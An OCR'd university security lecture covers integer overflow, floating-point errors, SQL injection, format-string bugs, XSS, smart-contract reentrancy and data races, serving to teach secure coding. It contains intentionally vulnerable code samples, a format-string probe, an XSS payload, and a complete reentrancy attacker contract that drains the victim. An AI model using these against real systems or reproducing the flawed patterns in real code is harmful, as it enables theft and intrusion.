CS 489 / 698: Software and Systems Security

Module 6: Common Bugs and Vulnerabilities

other typical bug types

Meng Xu *(University of Waterloo)*

Winter 2024

Outline

Recall the "nice" properties of memory errors

- They have universally accepted definitions
  - Once you find a memory error or data race, you do not need to diligently argue that this is a bug and not a feature
- They often lead to a set of known consequences that are generally considered severe (e.g., data leak or denial-of-service)
  - Once you find a memory error or data race, you do not need to construct a working exploit to justify it
- Finding them typically do not require program-specific domain knowledge
  - If you have a technique that can find memory errors or data races in one codebase, you can scale it up to millions of codebases

Recall the "nice" properties of memory errors

- They have universally accepted definitions
  - Once you find a memory error or data race, you do not need to diligently argue that this is a bug and not a feature
- They often lead to a set of known consequences that are generally considered severe (e.g., data leak or denial-of-service)
  - Once you find a memory error or data race, you do not need to construct a working exploit to justify it
- Finding them typically do not require program-specific domain knowledge
  - If you have a technique that can find memory errors or data races in one codebase, you can scale it up to millions of codebases

In fact, very few types of vulnerabilities meet these requirements.

Recall the "nice" properties of memory errors

- They have universally accepted definitions
  - Once you find a memory error or data race, you do not need to diligently argue that this is a bug and not a feature
- They often lead to a set of known consequences that are generally considered severe (e.g., data leak or denial-of-service)
  - Once you find a memory error or data race, you do not need to construct a working exploit to justify it
- Finding them typically do not require program-specific domain knowledge
  - If you have a technique that can find memory errors or data races in one codebase, you can scale it up to millions of codebases

In fact, very few types of vulnerabilities meet these requirements.

$\Longrightarrow$ Most of the bug types covered today do not meet all requirements, but they are representative examples to show easy it is to make a mistake in programming.

Outline

Unsafe integer operations

Mathmetical integers are unbounded

WHILE

Machine integers are bounded by a fixed number of bits.

Unsafe integer operations

```
1  mapping (address => uint256) public balanceOf;
2
3  // INSECURE
4  function transfer(address _to, uint256 _value) {
5      /* Check if sender has balance */
6      require(balanceOf[msg.sender] >= _value);
7
8      /* Add and subtract new balances */
9      balanceOf[msg.sender] -= _value;
10     balanceOf[_to] += _value;
11 }
```

Q: What is the bug here?

Unsafe integer operations

```
1  mapping (address => uint256) public balanceOf;
2
3  // INSECURE
4  function transfer(address _to, uint256 _value) {
5      /* Check if sender has balance */
6      require(balanceOf[msg.sender] >= _value);
7
8      /* Add and subtract new balances */
9      balanceOf[msg.sender] -= _value;
10     balanceOf[_to] += _value;
11 }
```

```
1  // SECURE
2  function transfer(address _to, uint256 _value) {
3      /* Check if sender has balance and for overflows */
4      require(balanceOf[msg.sender] >= _value &&
5              balanceOf[_to] + _value >= balanceOf[_to]);
6
7      /* Add and subtract new balances */
8      balanceOf[msg.sender] -= _value;
9      balanceOf[_to] += _value;
10 }
```

Common cases for integer overflows and underflows

- signed $\leftrightarrow$ unsigned
- size-decreasing cast (a.k.a., truncate)
- +, -, * for both signed and unsigned integers
- / for signed integers
- ++ and -- for both signed and unsigned integers
- +=, -=, *= for both signed and unsigned integers
- /= for signed integers
- Negation - for signed and unsigned integers
- << for both signed and unsigned integers

Unsafe floating-point operations

Mathmetical real numbers are arbitrary precision

WHILE

Machine floating-point numbers are bounded by a limited precision.

The perils of floating point (in Python)

```
>>> .1 + .1 + .1 == .3
```

Q: True or False?

The perils of floating point (in Python)

```
>>> .1 + .1 + .1 == .3
```

Q: True or False?

```
>>> round(.1, 1) + round(.1, 1) + round(.1, 1) == round(.3, 1)
```

Q: True or False?

The perils of floating point (in Python)

```
>>> .1 + .1 + .1 == .3
```

Q: True or False?

```
>>> round(.1, 1) + round(.1, 1) + round(.1, 1) == round(.3, 1)
```

Q: True or False?

```
>>> round(.1 + .1 + .1, 10) == round(.3, 10)
```

Q: True or False?

The perils of floating point (in Python)

```
>>> .1 + .1 + .1 == .3
```

Q: True or False?

```
>>> round(.1, 1) + round(.1, 1) + round(.1, 1) == round(.3, 1)
```

Q: True or False?

```
>>> round(.1 + .1 + .1, 10) == round(.3, 10)
```

Q: True or False?

Further reading: The Perils of Floating Point

Pointer relational comparison

```c
#include <stdio.h>

struct Record {
  int a;
  int b;
};

int main(void) {
  struct Record r = { 0, 0 };
  /* defined behavior */
  if (&r.a < &r.b) {
    printf("Hello\n");
  } else {
    printf("World\n");
  }
  return 0;
}
```

Q: Output?

Pointer relational comparison

```c
#include <stdio.h>

struct Record {
  int a;
  int b;
};

int main(void) {
  struct Record r = { 0, 0 };
  /* defined behavior */
  if (&r.a < &r.b) {
    printf("Hello\n");
  } else {
    printf("World\n");
  }
  return 0;
}
```

Q: Output?

```c
#include <stdio.h>

int main(void) {
  int a = 0;
  int b = 0;
  /* undefined behavior */
  if (&a < &b) {
    printf("Hello\n");
  } else {
    printf("World\n");
  }
  return 0;
}
```

Q: Output?

Pointer relational comparison

In C and C++, the relational comparison of pointers to objects (i.e., $<$ or $>$) is only strictly defined if

- the pointers point to members of the same object, or
- the pointers point to elements of the same array.

Pointer relational comparison

In C and C++, the relational comparison of pointers to objects (i.e., $<$ or $>$) is only strictly defined if

- the pointers point to members of the same object, or
- the pointers point to elements of the same array.

However, most compiler will emit a comparison operation based on the numerical value of the pointers.

Pointer relational comparison

In C and C++, the relational comparison of pointers to objects (i.e., $<$ or $>$) is only strictly defined if

- the pointers point to members of the same object, or
- the pointers point to elements of the same array.

However, most compiler will emit a comparison operation based on the numerical value of the pointers. $\Longrightarrow$ This is not strictly a bug, as undefined behavior means the compiler is free to choose whatever action that might make sense.

Outline

handling untrusted input can be dangerous

SQL injection

```
1  public boolean login(String username, String password) {
2    String sql =
3      "SELECT * FROM Users WHERE " +
4        "username = '" + username + "' AND " +
5        "password = '" + password + "';";
6
7    ResultSet result = db.executeQuery(sql);
8    if (result.next()) {
9      /* login success */
10     return true;
11   } else {
12     /* login failure */
13     return false;
14   }
15 }
```

Mitigating SQL injection with sanitization

```
1  public boolean login(String username, String password) {
2    PreparedStatement sql = db.prepareStatement(
3      "SELECT * FROM Users WHERE username = ? AND password = ?;")
4    sql.setString(1, username);
5    sql.setString(2, password);
6
7    ResultSet result = db.executeQuery(sql);
8    if (result.next()) {
9      /* login success */
10     return true;
11   } else {
12     /* login failure */
13     return false;
14   }
15 }
```

SQL injection in the wild


Original source unknown, found on Twitter

`printf` is powerful

A format string vulnerability is a bug where untrusted user input is passed as the format argument to `printf`, `scanf`, or another function in that family.

For details, see the `man page of printf`.

`printf` is powerful



Format string vulnerability demo

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  int secret = 0xdeadbeef;

  char name[64] = {0};
  read(0, name, 64);
  printf("Hello ");
  printf(name);
  printf(", try to get the secret!\n");
  return 0;
}
```

Format string vulnerability demo

```c
#include <stdio.h>
#include <unistd.h>

int main() {
  int secret = 0xdeadbeef;

  char name[64] = {0};
  read(0, name, 64);
  printf("Hello ");
  printf(name);
  printf(", try to get the secret!\n");
  return 0;
}
```

To trigger the vulnerability, try something like `%7$llx`, although %7 can be other values depending on the OS and C compiler version.

Cross-site scripting (XSS)

Cross-site scripting (XSS) enables attackers to inject client-side scripts into web pages viewed by other users.

Same-origin policy

This essentially states that if content from one site (such as https://crysp.uwaterloo.ca) is granted permission to access resources (e.g., cookies etc.) on a web browser, then content from the same origin will share these permissions.

Same-origin policy

This essentially states that if content from one site (such as https://crysp.uwaterloo.ca) is granted permission to access resources (e.g., cookies etc.) on a web browser, then content from the same origin will share these permissions.

The same-origin property is defined as two URLs sharing the same

- URI scheme (e.g. `ftp`, `http`, or `https`)
- hostname (e.g., `crysp.uwaterloo.ca`) and
- port number (e.g., 80)

Same-origin policy

This essentially states that if content from one site (such as https://crysp.uwaterloo.ca) is granted permission to access resources (e.g., cookies etc.) on a web browser, then content from the same origin will share these permissions.

The same-origin property is defined as two URLs sharing the same

- URI scheme (e.g. `ftp`, `http`, or `https`)
- hostname (e.g., `crysp.uwaterloo.ca`) and
- port number (e.g., 80)

For example, these webpages are from the same origin:

- https://crysp.uwaterloo.ca/research/ and
- https://crysp.uwaterloo.ca/courses/

XSS Demo I

```
1  from urllib.parse import unquote as url_unquote
2  from http.server import BaseHTTPRequestHandler, HTTPServer
3
4  HOST = "localhost"
5  PORT = 8080
6
7  PAGE = """<html>
8  <form action='/submit' method='POST'>
9  <input type='text' name='comment' />
10 </form>
11 </html>"""
12
13 class XSSDemoServer(BaseHTTPRequestHandler):
14     def do_GET(self):
15         self.send_response(200)
16         self.send_header("Content-type", "text/html")
17         self.end_headers()
18         self.wfile.write(bytes(PAGE, "utf-8"))
19
20     def do_POST(self):
21         size = int(self.headers.get('Content-Length'))
22         body = url_unquote(self.rfile.read(size).decode('utf-8'))
```

XSS Demo II

```
23          self.send_response(200)
24          self.send_header("Content-type", "text/html")
25          self.end_headers()
26          self.wfile.write(bytes("<html>%s</html>" % body[8:], "utf-8"))
27
28
29  if __name__ == "__main__":
30      server = HTTPServer((HOST, PORT), XSSDemoServer)
31      print("Server started http://%s:%s" % (HOST, PORT))
32
33      try:
34          server.serve_forever()
35      except KeyboardInterrupt:
36          pass
37
38      server.server_close()
39      print("Server stopped.")
```

Q: Try <script>alert("XSS")</script>

Outline

Calling into untrusted code is dangerous

Calling into untrusted code is dangerous

The DAO attack on Ethereum

Calling into untrusted code is dangerous

The DAO attack on Ethereum

In 2016, an attacker exploited a vulnerability in The DAO's wallet smart contracts. In a couple of weeks (by Saturday, 18th June), the attacker managed to drain more than 3.6 million ether into an attacker-controlled account. The price of ether dropped from over $20 to under $13.

Calling into untrusted code is dangerous

The DAO attack on Ethereum

> *In 2016, an attacker exploited a vulnerability in The DAO's wallet smart contracts. In a couple of weeks (by Saturday, 18th June), the attacker managed to drain more than 3.6 million ether into an attacker-controlled account. The price of ether dropped from over $20 to under $13.*

The DAO attack was partially recovered by a hard-fork of the Ethereum blockchain that returns all stolen ethers into a special smart contract (which can be subsequently withdrawn). This resulted in two chains: Ethereum classic and Ethereum.

Reentrancy attack (victim contract)

```
1  contract EtherStore {
2      uint256 public withdrawalLimit = 1 ether;
3      mapping(address => uint256) public lastWithdrawTime;
4      mapping(address => uint256) public balances;
5
6      function depositFunds() public payable {
7          balances[msg.sender] += msg.value;
8      }
9
10     function withdrawFunds (uint256 _weiToWithdraw) public {
11         require(balances[msg.sender] >= _weiToWithdraw);
12         require(_weiToWithdraw <= withdrawalLimit);
13         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
14         require(msg.sender.call.value(_weiToWithdraw)());
15
16         balances[msg.sender] -= _weiToWithdraw;
17         lastWithdrawTime[msg.sender] = now;
18     }
19 }
```

Reentrancy attack (attacker's contract)

```
1  import "EtherStore.sol";
2
3  contract Attack {
4    EtherStore public etherStore;
5
6    constructor(address _etherStoreAddress) {
7        etherStore = EtherStore(_etherStoreAddress);
8    }
9    function pwnEtherStore() public payable {
10       require(msg.value >= 1 ether);
11       etherStore.depositFunds.value(1 ether)();
12       etherStore.withdrawFunds(1 ether);
13   }
14   function collectEther() public {
15       msg.sender.transfer(this.balance);
16   }
17   function () payable {
18       if (etherStore.balance > 1 ether) {
19           etherStore.withdrawFunds(1 ether);
20       }
21   }
22 }
```

Reentrancy attack (attacker's contract)

```
1  import "EtherStore.sol";
2
3  contract Attack {
4    EtherStore public etherStore;
5
6    constructor(address _etherStoreAddress) {
7        etherStore = EtherStore(_etherStoreAddress);
8    }
9    function pwnEtherStore() public payable {
10       require(msg.value >= 1 ether);
11       etherStore.depositFunds.value(1 ether)();
12       etherStore.withdrawFunds(1 ether);
13   }
14   function collectEther() public {
15       msg.sender.transfer(this.balance);
16   }
17   function () payable {
18       if (etherStore.balance > 1 ether) {
19           etherStore.withdrawFunds(1 ether);
20       }
21   }
22 }
```

The attacker can drain the balance from the victim contract.

Reentrancy attack (the fix)

```
1  contract EtherStore {
2      bool reentrancyMutex = false;
3      uint256 public withdrawalLimit = 1 ether;
4      mapping(address => uint256) public lastWithdrawTime;
5      mapping(address => uint256) public balances;
6
7      function depositFunds() public payable {
8          balances[msg.sender] += msg.value;
9      }
10
11     function withdrawFunds (uint256 _weiToWithdraw) public {
12         require(balances[msg.sender] >= _weiToWithdraw);
13         require(_weiToWithdraw <= withdrawalLimit);
14         require(now >= lastWithdrawTime[msg.sender] + 1 weeks);
15
16         balances[msg.sender] -= _weiToWithdraw;
17         lastWithdrawTime[msg.sender] = now;
18         reentrancyMutex = true;
19         msg.sender.transfer(_weiToWithdraw);
20         reentrancyMutex = false;
21     }
22 }
```

Outline

What is data race?

What is data race?

```
global var count = 0
```

Thread 1	Thread 2
`for(i = 0; i < x; i++) {`	`for(i = 0; i < y; i++) {`
`  /* do sth critical */`	`  /* do sth critical */`
`  ......`	`  ......`
`  count++;`	`  count++;`
`}`	`}`

Q: What is the value of `count` when both threads terminate?

What is data race?

```
global var count = 0
global var mutex = ⊥
```

```
for(i = 0; i < x; i++) {
  /* do sth critical */
  ......
  lock(mutex);
  count++;
  unlock(mutex);
}
```

Thread 1

```
for(i = 0; i < y; i++) {
  /* do sth critical */
  ......
  lock(mutex);
  count++;
  unlock(mutex);
}
```

Thread 2

Q: What is the value of count when both threads terminate?

Data race in other settings

Data races are not tied to a specific programming language, instead, they are tied to data sharing in concurrent execution.

Data race in other settings

Data races are not tied to a specific programming language, instead, they are tied to data sharing in concurrent execution.

For example, in the database context:

Q: If two database clients send the following requests concurrently, what will be the result (both try to withdraw $100 from Alice)?

Client 1

```
SELECT @balance = Balance
  FROM Ledger WHERE Name = "Alice";

UPDATE Ledger SET Balance =
  @balance - 100 WHERE Name = "Alice";
```

Client 2

```
SELECT @balance = Balance
  FROM Ledger WHERE Name = "Alice";

UPDATE Ledger SET Balance =
  @balance - 100 WHERE Name = "Alice";
```

Data race in a database setting

One possible interleaving (that messes up the states)

```
SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
```

Data race in a database setting

One possible interleaving (that messes up the states)

```
SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
```

Q: How to prevent the data race in this case?

Data race in a database setting

One possible interleaving (that messes up the states)

```
SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
```

Q: How to prevent the data race in this case?

Interleavings with transactions

```
BEGIN TRANSACTION;
  SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
  UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
COMMIT TRANSACTION;
BEGIN TRANSACTION;
  SELECT @balance = Balance FROM Ledger WHERE Name = "Alice";
  UPDATE Ledger SET Balance = @balance - 100 WHERE Name = "Alice";
COMMIT TRANSACTION;
```

Data race may lead to memory errors

p is a global pointer initialized to NULL

Thread 1	Thread 2

`if (!p) {`
`  p = malloc(128);`
`}`
	`if (!p) {`
	`  p = malloc(256);`
	`}`

Q: What are the possible outcomes of this execution?

Data race may lead to memory errors

p is a global pointer initialized to NULL

Thread 1	Thread 2

`if (!p) {`
`  p = malloc(128);`
`}`
	`if (!p) {`
	`  p = malloc(256);`
	`}`

Q: What are the possible outcomes of this execution?

Data race may lead to memory errors

p is a global pointer initialized to NULL

Thread 1

```
if (!p) {
  p = malloc(128);
}

if (p) {
  free(p);
  p = NULL;
}
```

Thread 2

```
if (!p) {
  p = malloc(256);
}

if (p) {
  free(p);
  p = NULL;
}
```

Q: What are the possible outcomes of this execution?

Data race as heisenbug

Data race as heisenbug

Programs which contain data races usually demonstrate unexpected and even non-deterministic behavior.

Data race as heisenbug

Programs which contain data races usually demonstrate unexpected and even non-deterministic behavior.

- The outcome might depend on a specific execution order (a.k.a. thread interleaving).
- Re-running the program may not always produce the same results.

Data race as heisenbug

Programs which contain data races usually demonstrate unexpected and even non-deterministic behavior.

- The outcome might depend on a specific execution order (a.k.a. thread interleaving).
- Re-running the program may not always produce the same results.

Concurrent programs are hard to debug and even harder to ensure correctness.

Data race definition in C++ standard

When

- *an evaluation of an expression writes to a memory location* **and**
- *another evaluation reads or modifies the same memory location,*

the expressions are said to conflict.

A program that has two conflicting evaluations has a data race unless:

- *both evaluations execute on the same thread,* **or**
- *both conflicting evaluations are atomic operations,* **or**
- *one of the conflicting evaluations happens-before another.*

Adapted from a community-backed C++ reference site. For the full version, please refer to the related sections in C++ working draft.


Revisit the example

```
global var count = 0
```

Thread 1	Thread 2

`for(i = 0; i < x; i++) {`
`  count++;`
`}`
	`for(i = 0; i < y; i++) {`
	`  count++;`
	`}`

Free interleavings without locking




Revisit the example

```
global var count = 0
```

Thread 1	Thread 2

`for(i = 0; i < x; i++) {`
`  lock(mutex);`
`  count++;`
`  unlock(mutex);`
`}`
	`for(i = 0; i < y; i++) {`
	`  lock(mutex);`
	`  count++;`
	`  unlock(mutex);`
	`}`

Limited interleavings with locking



Common synchronization primitives

